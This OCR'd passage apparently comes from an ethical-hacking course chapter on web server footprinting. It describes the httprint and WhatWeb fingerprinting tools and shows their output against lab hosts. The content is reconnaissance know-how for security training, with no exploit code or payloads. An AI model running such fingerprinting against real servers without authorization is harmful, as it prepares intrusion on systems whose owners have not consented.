
Version Information: Microsoft .Net Framework Version 4.0.30319; ASP.Net Version 4.0.30319.1

Figure 14.55: Screenshot displaying error message

- **httprint**

  Source: *https://www.net-square.com*

  httprint is a web server fingerprinting tool that relies on web server characteristics to accurately identify web servers, even though they may have been obfuscated by changing the server banner strings or by plug-ins such as mod_security or server mask. httprint can also be used to detect web-enabled devices that do not have a server banner string, such as wireless access points, routers, switches, cable modems, and httprint uses text signature strings, and it is very easy to add signatures to the signature database.



Input File: C:\Users\Administrator\Desktop\httprint_301\win32\input.txt
● txt ○ nmap

Signature File: C:\Users\Administrator\Desktop\httprint_301\win32\signatures.txt

Host	Port	🔒	Banner Reported	Banner Deduced	Conf.%
www.certifiedhacker.com	80	☐	nginx/1.19.10	Apache/2.0.x	54.82

```
nginx/1.19.10
9E431BC86ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C811C9DC5811C9DC5811C9DC5811C9DC5
E2CE6927E2CE6923E2CE6923811C9DC5E2CE6927050C5D336ED3C295811C9DC5
6ED3C295E2CE69272A200B4CE2CE6923E2CE69236ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6927
```

```
Apache/2.0.x: 91 54.82
Apache/1.3.26: 85 42.67
Apache/1.3.27: 84 40.84
Apache/1.3.[4-24]: 83 39.05
```

Report File: C:\Users\Administrator\Desktop\httprint_301\win32\httprintoutput.
● html ○ xml ○ csv


httprint has been completed..

Figure 14.56: Screenshot of httprint

- **WhatWeb**

  Source: *https://github.com*

  WhatWeb scans and identifies web technologies, including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1800 plugins, each of which recognizes something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.



```
┌─[attacker@parrot]─[~]
└──╼ $whatweb -v www.moviescope.com
WhatWeb report for http://www.moviescope.com
Status    : 200 OK
Title     : Login - MovieScope
IP        : 10.10.1.19
Country   : RESERVED, ZZ

Summary   : ASP_NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Author[EC-Council], Microsoft-II
S[10.0], Modernizr, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]

Detected Plugins:
[ ASP_NET ]
        ASP.NET is a free web framework that enables great Web
        applications. Used by millions of developers, it runs some
        of the biggest sites in the world.

        Version      : 4.0.30319 (from X-AspNet-Version HTTP header)
        Google Dorks: (2)
        Website     : https://www.asp.net/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Microsoft-IIS/10.0 (from server string)

[ Meta-Author ]
        This plugin retrieves the author name from the meta name
        tag - info:
```

Figure 14.57: Screenshot showing output of WhatWeb

Identify Server-Side Functionality

